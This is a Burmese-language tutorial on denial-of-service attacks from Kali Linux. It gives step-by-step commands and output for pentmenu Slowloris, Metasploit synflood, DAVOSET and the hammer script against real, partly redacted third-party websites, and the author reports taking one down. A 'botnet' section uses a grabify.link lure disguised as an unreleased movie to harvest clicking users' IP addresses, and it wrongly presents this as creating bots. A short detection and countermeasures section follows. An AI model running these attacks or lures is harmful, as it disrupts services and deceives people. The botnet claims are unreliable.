လုပ်ဆောင်ချက် အောင်မြင်သွားတဲ့အခါမှာတော့ အဆိုပါ site သည် အထက်ပါ ပုံအတိုင်း unreachable ဖြစ်သွားပြီး ဖွင့်မရ ဖြစ်သွားပါတယ်။ တိုက်ခိုက်မှုကို ရပ်တန့်ပစ်လိုက်ရင်တော့ ပြန်ပွင့်လာနိုင်ပြီး ထိုအတိုင်း အချိန်ကြာမြင့်စွာ ဆက်လက် တိုက်ခိုက်ခံနေရပါလျှင်တော့ နောက်ဆုံးမှာ system breakdown ဖြစ်တဲ့အထိ ဖြစ်သွားနိုင်ပါတယ်။

DoS Attack with Pentmenu in Kali

ဒီခါတော့ ကျွန်တော်တို့ရဲ့ Kali Linux ကနေ လုပ်ဆောင်ကြည့်ရအောင်ပါ။ pentmenu ကို ရယူဖို့အတွက် အောက်ပါအတိုင်း လုပ်ဆောင်နိုင်ပါတယ်။

```
root@kmn:~# git clone https://github.com/GinjaChris/pentmenu.git
Cloning into 'pentmenu'...
remote: Counting objects: 499, done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 499 (delta 15), reused 0 (delta 0), pack-reused 461
Receiving objects: 100% (499/499), 143.17 KiB | 214.00 KiB/s, done.
Resolving deltas: 100% (254/254), done.
```

git clone https://github.com/GinjaChris/pentmenu.git ကို Terminal မှာ ရိုက်ထည့်လိုက်ရုံပါ။ ဖိုင်ဆိုဒ်က သေးတဲ့အတွက် ခဏလေးနဲ့ ရလာမှာဖြစ်ပါတယ်။

```
root@kmn:~# cd pentmenu
root@kmn:~/pentmenu# ls
LICENSE  pentmenu  README.md
```

ပြီးတော့ cd command ကို သုံးပြီး pentmenu ထဲကို အထက်ပါပုံအတိုင်း ဝင်ရောက်လိုက်ပါတယ်။ ls နဲ့ list ထုတ်ကြည့်တဲ့အခါ pentmenu ဆိုတဲ့ ဖိုင်လေးကို အစိမ်းရောင်နဲ့ ဖော်ပြထားတာ တွေ့ရပါမယ်။ run ရမယ့် program တစ်ခုမှန်း အလွယ် သိနိုင်ပါတယ်။

```
root@kmn:~/pentmenu# chmod +x pentmenu
```

run ရမှာဖြစ်လို့ executable permission ပေးဖို့ လိုအပ်ပါတယ်။ chmod +x နဲ့ permission ပေးလိုက်ပါတယ်။

```
root@kmn:~/pentmenu# ./pentmenu
```

run တော့မှာဖြစ်လို့ ./ ကို အသုံးပြုပါတယ်။ dot slash ပါ။

```
1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>
```

အထက်ပါအတိုင်း သူ့ရဲ့ menu ကို တွေ့မြင်ရမှာပါ။ ကျွန်တော်က DoS လုပ်ဆောင်တာကို နမူနာ ဖော်ပြမှာဖြစ်လို့ Options 2 ကို ရွေးလိုက်ပါတယ်။

```
Pentmenu>2
1) ICMP Echo Flood        6) TCP XMAS Flood        11) Distraction Scan
2) ICMP Blacknurse        7) UDP Flood             12) DNS NXDOMAIN Flood
3) TCP SYN Flood          8) SSL DOS               13) Go back
4) TCP ACK Flood          9) Slowloris
5) TCP RST Flood         10) IPsec DOS
Pentmenu>
```

ထပ်ပေါ်လာမယ့် menu က စိတ်ဝင်စားစရာပါ။ နည်းလမ်း ၁၂ ခုနဲ့ နောက်ပြန်သွားဖို့ တစ်ခု ပါဝင်နေတာကို တွေ့ရပါမယ်။ ICMP Echo Flood, ICMP Blacknurse, TCP SYN/ACK/RST/XMAS Flood, UDP Flood, SSL DoS, Slowloris, IPsec DoS, Distraction Scan နဲ့ DNS NXDOMAIN Flood ဆိုပြီး တွေ့ရပါမယ်။

```
root@kmn:~# nmap -p 1-1000 www.t[redacted]es.com

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-25 21:05 +0630
Nmap scan report for www.t[redacted]es.com (46.31.116.71)
Host is up (0.32s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
80/tcp   open     http
443/tcp  open     https
517/tcp  filtered talk
518/tcp  filtered ntalk

Nmap done: 1 IP address (1 host up) scanned in 35.62 seconds
root@kmn:~#
```

ကျွန်တော့် target ကို အခြား terminal တစ်ခုကနေ scan လုပ်ကြည့်လိုက်ပါတယ်။ ပြီးတော့ DoS မှာ Slowloris ကိုပဲ ရွေးချယ်လိုက်ပါတယ်။

```
Pentmenu>
1) ICMP Echo Flood        6) TCP XMAS Flood        11) D
2) ICMP Blacknurse        7) UDP Flood             12) D
3) TCP SYN Flood          8) SSL DOS               13) G
4) TCP ACK Flood          9) Slowloris
5) TCP RST Flood         10) IPsec DOS
Pentmenu>3
```

ကျွန်တော်ရွေးချယ်လိုက်တာက options 9 ပါ။

```
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
```

ကျွန်တော့်ရဲ့ target ကို ထည့်သွင်း သတ်မှတ်ပေးရမယ့် အဆင့် ဖြစ်ပါတယ်။

```
Using netcat for Slowloris attack....
Enter target:
www.[redacted]s.com
Target is set to www.[redacted]s.com
Enter target port (defaults to 80):
80
Using Port 80
```

target website ကို သွားပြီး URL ကို ကော်ပီ ယူခဲ့လိုက်ပါတယ်။ ပြီးတော့ target နေရာမှာ ထည့်သွင်းလိုက်ပြီး port ရွေးခိုင်းတဲ့ အဆင့်မှာတော့ default အတိုင်းပဲ ထားချင်တဲ့အတွက် ၈၀ နဲ့ enter လိုက်ပါတယ်။

```
Enter number of connections to open (default 2000):
10000000
```

data bytes အရေအတွက်မှာ default က 3000 ပါ။ ကျွန်တော်ကတော့ 1 နောက်မှာ သုည ၇လုံးတောင် ထည့်လိုက်မိပါတယ်။ (sorry)

```
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
r
```


ဒီအဆင့်မှာ ကျွန်တော်ကတော့ random အဖြစ် r ကိုသာ ရွေးချယ်လိုက်ပါတယ်။

```
use SSL/TLS? [y]es or [n]o (default):
n
```

အထက်ပါအတိုင်း SSL/TLS တွေ သုံးမှာလား မေးလာပါတယ်။ n နဲ့ enter လိုက်ပါတယ်။

```
use SSL/TLS? [y]es or [n]o (default):
n
Launching Slowloris....Use 'Ctrl c' to exit prematurely
Slowloris attack ongoing...this is connection 1, interval
Slowloris attack ongoing...this is connection 2, interval
Slowloris attack ongoing...this is connection 3, interval
Slowloris attack ongoing...this is connection 4, interval
Slowloris attack ongoing...this is connection 5, interval
Slowloris attack ongoing...this is connection 6, interval
Slowloris attack ongoing...this is connection 7, interval
```

ခုဆိုရင်တော့ Slowloris attack process သည် ongoing သွားနေတာကို တွေ့မြင်ရပါမယ်။



ကျွန်တော့် target site ကတော့ ဘယ်လောက်မှ မကြာခင်မှာပဲ ကျသွားပါတယ်။ ဒီနေရာမှာ ပြောပြလိုတာက ဒီလောက်လေး လုပ်ဆောင်ရုံနဲ့ site တိုင်း ကျသွားမှာ မဟုတ်ဘူး ဆိုတာပါ။ အဲသည်အကြောင်း ပြီးမှ ဆက်ဆွေးနွေးပါမယ်။ ခုတော့ ကျွန်တော်က စာရေးလို့ ရရုံလေးပဲ လုပ်ဆောင်တာမို့လို့ terminal မှာ Control + c နှိပ်ပြီး ရပ်တန့်ပေးလိုက်ပါတယ်။

SYN Flooding in Metasploit

```
root@kmn:~# service postgresql start
root@kmn:~# msfconsole
```

ဒီတစ်ခါတော့ Metasploit ကို သုံးပြမှာမို့ အထက်ပါ command လေးတွေနဲ့ msf ထဲ ဝင်လိုက်ပါတယ်။

```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > _
```

ဒီတစ်ခါတော့ msf ကနေ DoS လုပ်ဆောင်မှာဖြစ်လို့ auxiliary/dos/tcp ထဲက synflood ကို use လိုက်ပါတယ်။

```
msf auxiliary(synflood) > set RHOST 46.31.116.71
RHOST => 46.31.116.71
```

RHOST ကို IP address သတ်မှတ်ပေးပြီး show options ခေါ်ကြည့်လိုက်ပါတယ်။

```
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   INTERFACE                    no        The name of the interface
   NUM                          no        Number of SYNs to send (
   RHOST       46.31.116.71     yes       The target address
   RPORT       80               yes       The target port
   SHOST                        no        The spoofable source add
   SNAPLEN     65535            yes       The number of bytes to ca
   SPORT                        no        The source port (else ra
   TIMEOUT     500              yes       The number of seconds to

msf auxiliary(synflood) > exploit
```

Required column မှာ Yes လို့ ပြထားတဲ့နေရာတွေမှာ ကွက်လပ် ဖြစ်မနေရပါဘူး။ ကွက်လပ်ဖြစ်နေရင် set ကို အသုံးပြုပြီး ထည့်သွင်းပေးဖို့ လိုပါတယ်။ ခုကျွန်တော် ဖော်ပြထားတဲ့ ပုံအရတော့ required column မှာ yes လို့ ဖော်ပြထားတဲ့ မဖြစ်မနေ ထည့်သွင်းရမယ့် အပိုင်းတွေမှာ အားလုံး ပြည့်စုံနေတာ တွေ့ရပါမယ်။

```
msf auxiliary(synflood) > exploit

[*] SYN flooding 46.31.116.71:80...
```

Exploit လိုက်ပါပြီ။ SYN flooding စတင်နေပါပြီ။ ဒီ လုပ်ဆောင်ချက်တွေကို attacker machine များများက လုပ်ဆောင်လေလေ ပိုပြီး ထိရောက်မှု ရှိလေလေပါ။

```
msf > search auxiliary/dos

Matching Modules
================

   Name
   ----
   auxiliary/dos/android/android_stock_browser_iframe
   auxiliary/dos/cisco/ios_http_percentpercent
   auxiliary/dos/cisco/ios_telnet_rocem
   auxiliary/dos/dhcp/isc_dhcpd_clientid
   auxiliary/dos/dns/bind_tkey
   auxiliary/dos/dns/bind_tsig
   auxiliary/dos/freebsd/nfsd/nfsd_mount
   auxiliary/dos/hp/data_protector_rds
   auxiliary/dos/http/3com_superstack_switch
   auxiliary/dos/http/apache_commons_fileupload_dos
   auxiliary/dos/http/apache_mod_isapi
   auxiliary/dos/http/apache_range_dos
   auxiliary/dos/http/apache_tomcat_transfer_encoding
   auxiliary/dos/http/canon_wireless_printer
   auxiliary/dos/http/dell_openmanage_post
   auxiliary/dos/http/f5_bigip_apm_max_sessions
```

Metasploit ထဲမှာ အလားတူ ဆောင်ရွက်နိုင်တဲ့ dos auxiliary တွေကို search နဲ့လည်း အထက်ပါအတိုင်း ရှာဖွေ နိုင်ပါသေးတယ်။

DoS with DAVOSET in Kali Linux

```
root@kmn:~# git clone https://github.com/MustLive/DAVOSET.git
Cloning into 'DAVOSET'...
remote: Counting objects: 253, done.
remote: Total 253 (delta 0), reused 0 (delta 0), pack-reused 253
Receiving objects: 100% (253/253), 68.35 KiB | 23.00 KiB/s, done.
Resolving deltas: 100% (149/149), done.
root@kmn:~#
```

အထက်ပါအတိုင်း DAVOSET ကို ရယူပြီးလည်း DoS Attack ကို လုပ်ဆောင်နိုင်ပါသေးတယ်။

```
root@kmn:~# cd DAVOSET
root@kmn:~/DAVOSET# ls
 about42.nl.txt          EMC.txt          Oracle.txt
 browsershots.org.txt    LICENSE          ping-admin.ru.txt
 CyberPower.txt          list_full.txt    Qlikview.txt
 davoset.pl              list.txt         README.md
root@kmn:~/DAVOSET#
```

ပြီးရင် DAVOSET folder ထဲကို cd နဲ့ ဝင်ရောက်ပြီး list ထုတ်ကြည့်မယ် ဆိုရင်တော့ davoset.pl ဆိုတဲ့ ဖိုင်လေးကို မြင်တွေ့ရပါမယ်။ Perl language နဲ့ ရေးထားတဲ့ ဖိုင်လေး ဖြစ်တဲ့အတွက် Perl နဲ့ပဲ ဖွင့်ရပါမယ်။

```
root@kmn:~/DAVOSET# perl davoset.pl

DDoS attacks via other sites execution tool
DAVOSET v.1.3.5
Copyright (C) MustLive 2010-2017

Site:
```

သူကတော့ install စရာမလိုတဲ့ portable application အမျိုးအစားပါ။ ဖွင့်လိုက်တာနဲ့ အထက်ပါအတိုင်း site ကို ထည့်သွင်းရမယ့်နေရာကို တန်းပြီး ရောက်ပါမယ်။

```
Site: www.[redacted].com

Site www.[redacted].com is attacking by 220 zombie-servers...

1
```

သူ့ရဲ့ အားသာချက်က သူ့ဆီမှာ စုဆောင်းထားရှိတဲ့ zombie server တွေနဲ့ ချိတ်ဆက်ပြီး DDoS attack ပြုလုပ်ခြင်း ဖြစ်ပါတယ်။ လုပ်ဆောင်ရ လွယ်ကူသလို ထိရောက်မှုလည်း ကောင်းပါတယ်။ သတိပြုရမှာကတော့ site တွေ ထည့်သွင်းတဲ့အခါ http & https တွေ မထည့်ရတာပါပဲ။ www.example.com စသည်ဖြင့် တိုက်ရိုက် ဖြည့်သွင်းရမှာ ဖြစ်ပါတယ်။

DDoS Botnet Attack with Hammer

```
root@kmn:~# git clone https://github.com/cyweb/hammer.git
Cloning into 'hammer'...
remote: Counting objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Unpacking objects: 100% (26/26), done.
root@kmn:~#
```

လိုအပ်တဲ့ hammer ကို အထက်ပါအတိုင်း git clone နဲ့ ရယူပါ။

```
root@kmn:~# cd hammer
root@kmn:~/hammer# ls
hammer.py  headers.txt  README.md
root@kmn:~/hammer#
```

cd ကို သုံးပြီး hammer folder ထဲကို ဝင်ရောက်လိုက်ပါ။ ပြီးလျှင် list ထုတ်ကြည့်ပါက hammer.py ကို မြင်တွေ့ရပါမယ်။

```
root@kmn:~/hammer# python3 hammer.py
        Hammer Dos Script v.1 http://www.canyalcin.com/
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

        usage : python3 hammer.py [-s] [-p] [-t]
        -h : help
        -s : server ip
        -p : port default 80
        -t : turbo default 135
root@kmn:~/hammer#
```


python3 နဲ့ ရေးထားတာမို့လို့ python3 hammer.py ကို သုံးပြီး ဖွင့်ကြည့်ပါ။ -h = help, -s = server ip, -p = port နဲ့ -t = turbo default 135 လို့ တွေ့ရပါမယ်။

```
root@kmn:~# ping t[redacted].com
PING t[redacted]an.com (216.[redacted]1) 56(84) bytes
64 bytes from any-in-2415.1e100.net (216.239.36.21
ms
```

Terminal နောက်တစ်ခု ဖွင့်ပြီး target site ကို ping ကြည့်ပါ။ IP address ရရှိသာဖြစ်ပြီး IP ရပြီဆိုတာနဲ့ Control + C နဲ့ ရပ်လိုက်နိုင်ပါတယ်။ IP address ကို ကူးထားပါ။

```
/hammer# python3 hammer.py -s 216.239.36.21 -p 80 -t 135
```

ခုန hammer ဖွင့်ထားတဲ့ terminal ထဲမှာ အထက်ပါအတိုင်း ရိုက်ထည့်ပြီး DDoS ပြုလုပ်နိုင်ပါတယ်။ server မှာ စုဆောင်းထားရှိတဲ့ bot တွေကို အသုံးပြု တိုက်ခိုက်တာဖြစ်လို့ ထိရောက်မှု ပိုကောင်းပါတယ်။




server maybe down တွေချည်း မြင်တွေ့နေရပြီ ဆိုရင်တော့ မူရင်း site မှာ user တွေ အသုံးပြုလို့ မရနိုင်တဲ့အခြေအနေ ဖြစ်သွားပါပြီ။

ဒီပုံကတော့ BBC website ကို DDoS တိုက်ခိုက်ခံရစဉ်က ပုံ ဖြစ်ပါတယ်။ ကျွန်တော် ဖော်ပြ ဆွေးနွေးခဲ့တာတွေအပြင် Kali Linux မှာ ပါဝင်ပြီး ဖြစ်တဲ့ ettercap >> unified sniffing >> plugin >> manage plugins ထဲက DoS attack ကနေလည်း DoS attack ကို လုပ်ဆောင်နိုင်ပါသေးတယ်။


အဲဒါတွေကိုတော့ ထပ်ပြီး မဖော်ပြတော့ဘူးနော်။ ခုတော့ ကျွန်တော်တို့ အတွက် ပိုပြီး စိတ်ဝင်စားစရာကောင်းမယ့် ကိုယ်ပိုင် bot တွေ ဖန်တီးတဲ့အကြောင်း ဆက်ရအောင်။ ကိုယ်ပိုင် botnet တွေ ဖန်တီးပြီး DDoS attack ပြုလုပ်ခြင်းပေါ့။

Creating Own Botnets on Any Device


ခု ဖော်ပြမယ့် နည်းလမ်းကတော့ DDoS Attack တွေ လုပ်ဆောင်ရာမှာ အလွန် ကောင်းမွန်ပြီး ထိရောက်မှု ရှိစေမယ့် botnet တွေကို ကိုယ်ပိုင် ဖန်တီးပြီး လုပ်ဆောင်မယ့် အပိုင်း ဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်တွေအတွက်တော့ ကွန်ပျူတာ ကနေဖြစ်စေ (Windows, Mac & Linux), ဖုန်းကနေဖြစ်စေ ပေါ့။ လုပ်ဆောင်လို့ ရစေမယ့် နည်းလမ်း ဖြစ်ပါတယ်။ Bot တွေကို စီးပွားဖြစ် မွေးမြူချင်သူတွေလည်း အဆင်ပြေတာပေါ့နော။



ပထမဆုံးအနေနဲ့ grabify.link ကို browser ကနေ ဝင်ရောက်လိုက်ပါ။ ပြီးရင်တော့ Account တစ်ခုဖွင့်ဖို့အတွက် Register လုပ်ရပါမယ်။ Register လုပ်ဖို့အတွက်ကတော့ အလွန်လွယ်ကူပါတယ်။




Sign up ပြုလုပ်ပြီးပါက မိမိ mail inbox ထဲသို့ စာတစ်စောင် ရောက်လာပါမယ်။ Account Confirm ဖြစ်သွားပြီ ဆိုရင်တော့ ပထမတစ်ဆင့် ပြီးပါပြီ။ ဒုတိယအဆင့် အတွက်ကတော့ အသုံးချမယ့် ငါးစာ တစ်ခု ဖန်တီးဖို့ပါ။ အဲသည်အတွက် လူအများစု စိတ်ဝင်စားမယ့် link တစ်ခုကို ရှာဖို့ လိုပါတယ်။ ကျွန်တော်ကတော့ လွယ်လွယ်ကူကူပါပဲ။ Youtube ထဲ ဝင်ပြီး ဗီဒီယိုဖိုင်တစ်ခုရဲ့ Link (URL) ကို copy ယူလိုက်ပါတယ်။ ပြီးရင် Browser ကနေ grabify.link ကို ပြန်သွားလိုက်ပါ။



ပုံထဲက Enter a valid URL ဆိုတဲ့ နေရာမှာ ခုန ကူးလာတဲ့ ဗီဒီယို Link လေးကို ထည့်သွင်းလိုက်ပါတယ်။ ပြီးတော့ Create URL ကို နှိပ်လိုက်ပါတယ်။

အထက်ပါ ပုံမှာ ကြည့်ရင် ကျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ Link Information တွေကို ဖော်ပြထားတာ တွေ့ရပါမယ်။ New URL (Send them this link) ဆိုတဲ့နေရာက Link ကို ကော်ပီ ယူရမှာ ဖြစ်ပါတယ်။ ပြီးတော့ လောလောဆယ်မှာ ရုံတောင် မတင်ရသေးတဲ့ ဇာတ်ကား ဆိုပြီး Link ကို တစ်နေရာရာကနေ Share ပေးလိုက်နိုင်ပါတယ်။



ကျွန်တော်ကတော့ ခုမှ ဖန်တီးလိုက်တာဖြစ်လို့ Results : 0 ဖြစ်နေတာ တွေ့ရမှာပါ။ ဖန်တီးထားတဲ့ Link ကို click သူတွေ များလာတာနဲ့အမျှ result တွေလည်း များလာမှာဖြစ်ပါတယ်။ ပုံထဲမှာ မြင်ရတဲ့ Hide Bots ကိုလည်း ဖွင့်ထားနိုင်ပါတယ်။ Link click လာသူတွေရဲ့ IP address တွေကိုလည်း Copy ကူးထားနိုင်ပါသေးတယ်။

DoS Attack Detection

တကယ်တော့ DoS attack ကို detect ဖြစ်ဖို့ဆိုတာ မလွယ်ကူပါဘူး။ DoS attack ကို ရှာဖွေဖော်ထုတ်တဲ့ နည်းပညာဟာ expected traffic pattern တွေပေါ်မှာ မူတည်နေပါတယ်။ သာမန်အသုံးပြုတဲ့ အခြေအနေနဲ့ expected traffic pattern ထက် ပိုမိုကျော်လွန် အသုံးပြုလာတဲ့အခါ သာမန်မဟုတ်တဲ့ အခြေအနေတစ်ခုအဖြစ် သတ်မှတ် မှတ်သားခြင်းမျိုးပါ။ DoS attack ဆိုတာ အချိန်အခါမရွေး ကျရောက်လာနိုင်တယ် ဆိုတာ သိရှိထားရမှာဖြစ်သလို အဲသည်အတွက် ကြိုတင် ပြင်ဆင်မှုတွေကို လုပ်ဆောင်ထားဖို့ လိုအပ်ပါတယ်။ service တစ်ခုလုံး degrade မဖြစ်မီမှာပဲ DoS attack ကျရောက်လာတာကို သိရှိနိုင်ဖို့ လိုအပ်ပါတယ်။ အဓိကအားဖြင့်တော့ Detection technique သုံးခု ရှိပါတယ်။ Activity Profiling, Sequential Change-point detection နဲ့ wavelet analysis တို့ ဖြစ်ပါတယ်။ ဒါတွေသည် ကြိုတင်လုပ်ဆောင်ထားဖို့ လိုအပါတဲ့ countermeasure တွေလည်း ဖြစ်နေပါသေးတယ်။

Countermeasures

Countermeasure ဆိုတာ အန္တရာယ် တစ်စုံတစ်ရာ ကြုံလာတဲ့အခါ သိရှိပြီး ပြန်လည်တုန့်ပြန်လုပ်ဆောင်နိုင်ဖို့အတွက် ကြိုတင်စီစဉ် ပြင်ဆင်ထားရမယ့်အရာတွေ လို့ အကြမ်းဖျင်း မှတ်ယူနိုင်ပါတယ်။ ကာကွယ်ရေးအစီအစဉ် လို့ ပြောလို့ရပေမယ့် သူ့ရဲ့ ဆိုလိုရင်းက ဒီ့ထက် ပိုပါတယ်။ အပေါ်မှာ ဆွေးနွေးခဲ့တဲ့ detection technique သုံးခုကို ပြန်ဆွေးနွေးသွားပါမယ်။

Activity profiling သည် network traffic ပေါ် အခြေခံပါတယ်။ attack တစ်ခုကို clusters တွေကြားမှာ activity level တိုးပွားလာမှုအရ ခွဲခြားသတ်မှတ်ပါတယ်။ DDoS ဖြစ်စဉ်တစ်ခုမှာ ကြည့်မယ်ဆိုရင် activity (လုပ်ဆောင်ချက်) တွေသည် ထင်ရှားတဲ့ cluster တွေ အားလုံးထဲမှာ သိသာစွာ တိုးလာပါတယ်။ Activity profiling ကို လုပ်ဆောင်မယ် ဆိုရင်တော့ network packet တွေရဲ့ header information တွေကို စောင့်ကြည့်စစ်ဆေးခြင်း အားဖြင့် လုပ်ဆောင်နိုင်ပါတယ်။

ဖြစ်နိုင်ချေရှိတဲ့ UDP service အားလုံးရဲ့ တစ်ခုချင်းစီအလိုက် စီးဆင်းမှု (flow) တွေကို ခွဲခြမ်းစိတ်ဖြာချင်တယ်ဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ flow order ပေါင်း ၂၆၄ ခုလောက်ကို စောင့်ကြည့်ဖို့ လိုအပ်ပါလိမ့်မယ်။ ဘာလို့လဲဆိုတော့ SNMP, TCP, ICMP စတဲ့ protocol တွေပါ ပါဝင်နေလို့ ဖြစ်ပါတယ်။ cluster တစ်ခုမှာ အစဉ်လိုက် ဖြစ်တည်နေတဲ့ စီးဆင်းမှုအားလုံးကို ပေါင်းစပ်လိုက်မယ်ဆိုရင် ထို cluster ထဲမှာရှိတဲ့ activity level ကို ရရှိပါတယ်။

ဒုတိယ နည်းလမ်းတစ်ခုက Sequential change-point detection technique ဖြစ်ပါတယ်။ attack တစ်ခုကြောင့် ဖြစ်ပေါ်လာတဲ့ traffic တွေ ရုတ်ချည်း ပြောင်းလဲခြင်းတွေကို algorithm တွေက ခွဲခြားဖော်ပြပေးနိုင်ပါတယ်။ ဒီ Detection technique သည် port အလိုက်၊ address အလိုက်၊ protocol အလိုက် target traffic data တွေကို ဦးစွာ

စစ်ထုတ်ပေးပါတယ်။ ပြီးတော့ ရလာတဲ့ စီးဆင်းမှုတွေကို time series အဖြစ် သိမ်းဆည်းထားပါတယ်။ ထို time series တွေကို cluster activity တွေကို ကိုယ်စားပြုတဲ့ time domain အဖြစ် မှတ်ယူပြီး DoS flooding attack တစ်ခု စတင်တဲ့အခါ ဖြစ်ပေါ်လာတဲ့ အချိန် ပြောင်းလဲမှုတွေကို ပြသပေးနိုင်ပါတယ်။ ထိုသို့ စဉ်ဆက်မပြတ် သတ်မှတ်ထားတဲ့ ဒေတာတွေပေါ်မှာ ကောင်းစွာ လုပ်ဆောင်နိုင်စွမ်းရှိတဲ့ algorithm တစ်မျိုးဖြစ်တဲ့ CUSUM လို change-point detection algorithm သည် ဖြစ်ပေါ်လာတဲ့ ပြောင်းလဲမှုတွေပေါ် အခြေခံပြီး DoS attack တွေကို ခွဲခြားညွှန်ပြနိုင်ပါတယ်။

